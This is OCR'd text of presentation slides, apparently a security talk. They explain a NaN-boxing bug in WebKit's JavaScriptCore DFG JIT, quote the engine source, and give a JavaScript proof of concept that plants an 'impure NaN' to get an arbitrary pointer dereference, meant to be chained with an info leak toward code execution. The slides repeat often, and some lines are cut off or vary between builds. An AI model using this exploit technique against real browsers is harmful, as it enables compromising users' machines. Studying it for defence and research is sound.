
This looked good, but made me think:

```
FPRTemporary fresult(this);
m_jit.convertInt32ToDouble(resultReg, fresult.fpr());
JITCompiler::Jump positive = m_jit.branch32(MacroAssembler::GreaterThanOrEqual, resultReg, TrustedImm32
m_jit.addDouble(JITCompiler::AbsoluteAddress(&AssemblyHelpers::twoToThe32), fresult.fpr());
positive.link(&m_jit);
m_jit.boxDouble(fresult.fpr(), resultRegs);
```

Pinned

Do you know of any examples where they use a GPR straight to make an object?

Quick recap 1



Bug 2

NaN bug

* Not-a-Number
* Specifics in WebKit
* Arbitrary dereference
* Not-exploitable by itself

Bug 2 - NaN Bug

File: Source/JavaScriptCore/dfg/DFGSpeculativeJIT64.cpp

```
void SpeculativeJIT::compileGetByValOnFloatTypedArray(Node* node, TypedArrayType
type, const ScopedLambda<std::tuple<JSValueRegs, DataFormat, CanUseFlush>(DataFormat
preferredFormat)>& prefix)
{

// [TRUNCATED]
  switch (elementSize(type)) {
// [TRUNCATED]
  case 8: {
    m_jit.loadDouble(MacroAssembler::BaseIndex(storageReg, propertyReg,
MacroAssembler::TimesEight), resultReg);
    break;
  }
  if (format == DataFormatJS) {
    m_jit.boxDouble(resultReg, resultRegs);
    jsValueResult(resultRegs, node);
  } else {
// [TRUNCATED]
```

Bug 2 - NaN Bug

File: Source/JavaScriptCore/dfg/DFGSpeculativeJIT64.cpp


```
void SpeculativeJIT::compileGetByValOnFloatTypedArray(Node* node, TypedArrayType
type, const ScopedLambda<std::tuple<JSValueRegs, DataFormat, CanUseFlush>(DataFormat
preferredFormat)>& prefix)
{

// [TRUNCATED]
  switch (elementSize(type)) {
// [TRUNCATED]
  case 8: {
    m_jit.loadDouble(MacroAssembler::BaseIndex(storageReg, propertyReg,
MacroAssembler::TimesEight), resultReg);
    break;
  }
  if (format == DataFormatJS) {
    m_jit.boxDouble(resultReg, resultRegs);
    jsValueResult(resultRegs, node);
  } else {
// [TRUNCATED]
```

Bug 2 - NaN Bug

```
let array = new Float64Array(10);

let val = array[ 0 ] ;
```

Bug 2 - NaN Bug

```
let array = new Float64Array(10);

let val = array[ 0 ] ;
```



Bug 2 - NaN Bug

File: Source/JavaScriptCore/dfg/DFGSpeculativeJIT64.cpp

```
void SpeculativeJIT::compileGetByValOnFloatTypedArray(Node* node, TypedArrayType
type, const ScopedLambda<std::tuple<JSValueRegs, DataFormat, CanUseFlush>(DataFormat
preferredFormat)>& prefix)
{

// [TRUNCATED]
  switch (elementSize(type)) {
// [TRUNCATED]
  case 8: {
    m_jit.loadDouble(MacroAssembler::BaseIndex(storageReg, propertyReg,
MacroAssembler::TimesEight), resultReg);
    break;
  }
  if (format == DataFormatJS) {
    m_jit.boxDouble(resultReg, resultRegs);
    jsValueResult(resultRegs, node);
  } else {
// [TRUNCATED]
```

Bug 2 - NaN Bug

File: Source/JavaScriptCore/dfg/DFGSpeculativeJIT64.cpp

```
void SpeculativeJIT::compileGetByValOnF1
type, const ScopedLambda<std::tuple<JSValueReg
preferredFormat)>& prefix)
{

// [TRUNCATED]
  switch (elementSize(type)) {
// [TRUNCATED]
  case 8: {
    m_jit.loadDouble(MacroAssembler::BaseIndex(storageReg, propertyReg,
MacroAssembler::TimesEight), resultReg);
    break;
  }
  if (format == DataFormatJS) {
    m_jit.boxDouble(resultReg, resultRegs);
    jsValueResult(resultRegs, node);
  } else {
// [TRUNCATED]
```

resultReg = storage[property * 8]

Bug 2 - NaN Bug

File: Source/JavaScriptCore/dfg/DFGSpeculativeJIT64.cpp

```
void SpeculativeJIT::compileGetByValOnFloatTypedArray(Node* node, TypedArrayType
type, const ScopedLambda<std::tuple<JSValueRegs, DataFormat, CanUseFlush>(DataFormat
preferredFormat)>& prefix)
{

// [TRUNCATED]
  switch (elementSize(type)) {
// [TRUNCATED]
  case 8: {
    m_jit.loadDouble(MacroAssembler::BaseIndex(storageReg, propertyReg,
MacroAssembler::TimesEight), resultReg);
    break;
  }
  if (format == DataFormatJS) {
    m_jit.boxDouble(resultReg, resultRegs);
    jsValueResult(resultRegs, node);
  } else {
// [TRUNCATED]
```

Tag the raw float to make it a JSValue

Bug 2 - NaN Bug

File: Source/JavaScriptCore/jit/AssemblyHelpers.h

```
void boxDouble(FPRReg fpr, JSValueRegs regs, TagRegistersMode mode =
HaveTagRegisters)
{
  boxDouble(fpr, regs.gpr(), mode);
}

GPRReg boxDouble(FPRReg fpr, GPRReg gpr, TagRegistersMode mode = HaveTagRegisters)
{
  moveDoubleTo64(fpr, gpr);
  if (mode == DoNotHaveTagRegisters)
    sub64(TrustedImm64(JSValue::NumberTag), gpr);

// [TRUNCATED]

  return gpr;
}
```

NumberTag = 0xfffe000000000000

Bug 2 - NaN Bug

```
sub64(TrustedImm64(JSValue::NumberTag), gpr);
```

Impure NaN == **0xFFFE**000012345678 − NumberTag == **0xFFFE**000000000000


(JSValue*)**0x0000**000012345678

Bug 2 - NaN Bug


```
function trigger(arg, a2) {
     for (let i in obj) {
          obj = [1];
          let out = arg[i];
          a2.x = out;
     }
}
```

```
function main() {

     t = {x: {}};
     trigger(obj, t);

     for (let i = 0 ; i < 0x1000; i++) {
          trigger(fbuf,t);
     }

     bbuf[0] = 0xFFFE_0000_1234_5678n;
     trigger(fbuf, t);
     t.x;
}
```


Bug 2 - NaN Bug




```
function trigger(arg, a2) {
    for (let i in obj) {
        obj = [1];
        let out = arg[i];
        a2.x = out;
    }
}
```

```
function main() {

    t = {x: {}};
    trigger(obj, t);

    for (let i = 0 ; i < 0x1000; i++) {
        trigger(fbuf,t);
    }

    bbuf[0] = 0xFFFE_0000_1234_5678n;
    trigger(fbuf, t);
    t.x;
}
```

Bug 2 - NaN Bug




```
function trigger(arg, a2) {
    for (let i in obj) {
        obj = [1];
        let out = arg[i];
        a2.x = out;
    }
}
```

```
function main() {

    t = {x: {}};
    trigger(obj, t);

    for (let i = 0 ; i < 0x1000; i++) {
        trigger(fbuf,t);
    }

    bbuf[0] = 0xFFFE_0000_1234_5678n;
    trigger(fbuf, t);
    t.x;
}
```

Bug 2 - NaN Bug

```
function trigger(arg, a2) {
    for (let i in obj) {
        obj = [1];
        let out = arg[i];
        a2.x = out;
    }
}
```

```
function main() {

    t = {x: {}};
    trigger(obj, t);

    for (let i = 0 ; i < 0x1000; i++) {
        trigger(fbuf,t);
    }

    bbuf[0] = 0xFFFE_0000_1234_5678n;
    trigger(fbuf, t);
    t.x;
}
```

Train the trigger with valid data to JIT it

Bug 2 - NaN Bug

```
function trigger(arg, a2) {
     for (let i in obj) {
          obj = [1];
          let out = arg[i];
          a2.x = out;
     }
}
```

```
function main() {

     t = {x: {}};
     trigger(obj, t);

     for (let i = 0 ; i < 0x1000; i++) {
          trigger(fbuf,t);
     }

     bbuf[0] = 0xFFFE_0000_1234_5678n;
     trigger(fbuf, t);
     t.x;
}
```

Create an “impure” NaN array element

```
let abuf = new ArrayBuffer(0x10);
let bbuf = new BigUint64Array(abuf);
let fbuf = new Float64Array(abuf);
```

Bug 2 - NaN Bug

```
function trigger(arg, a2) {
    for (let i in obj) {
        obj = [1];
        let out = arg[i];
        a2.x = out;
    }
}
```

```
function main() {

    t = {x: {}};
    trigger(obj, t);

    for (let i = 0 ; i < 0x1000; i++) {
        trigger(fbuf,t);
    }

    fbuf[0] = 0xFFFF_0000_1234_5678n;
    trigger(fbuf, t);
    t.x;
}
```

Trigger the bug by passing the array with impure NaN

Bug 2 - NaN Bug

```
function trigger(arg, a2) {
    for (let i in obj) {
        obj = [1];
        let out = arg[i];
        a2.x = out;
    }
}
```

Read the impure NaN as a pointer and store in a2.x

```
function main
    t = {x: {}};
    trigger(obj, t);

    for (let i = 0 ; i < 0x1000; i++) {
        trigger(fbuf,t);
    }

    bbuf[0] = 0xFFFE_0000_1234_5678n;
    trigger(fbuf, t);
    t.x;
}
```

Bug 2 - NaN Bug

```
function trigger(arg, a2) {
     for (let i in obj) {
          obj = [1];
          let out = arg[i];
          a2.x = out;
     }
}
```

```
function main() {

     t = {x: {}};
     trigger(obj, t);

     for (let i = 0 ; i < 0x1000; i++) {
          trigger(fbuf,t);
     }

     bbuf[0] = 0xFFFE_0000_1234_5678n;
     trigger(fbuf, t);
     t.x;
}
```

t.x has the invalid pointer. Deref will crash

Bug 2 - NaN Bug

We've got:

* The info leak from Bug 1 - Reg Spill

Bug 2 - NaN Bug

We've got:

* The info leak from Bug 1 - Reg Spill
* The arbitrary dereference from Bug 2 - NaN Bug

Bug 2 - NaN Bug

We've got:

* The info leak from Bug 1 - Reg Spill
* The arbitrary dereference from Bug 2 - NaN Bug
* Enough primitives to get code execution

Bug 2 - NaN Bug

We've got:

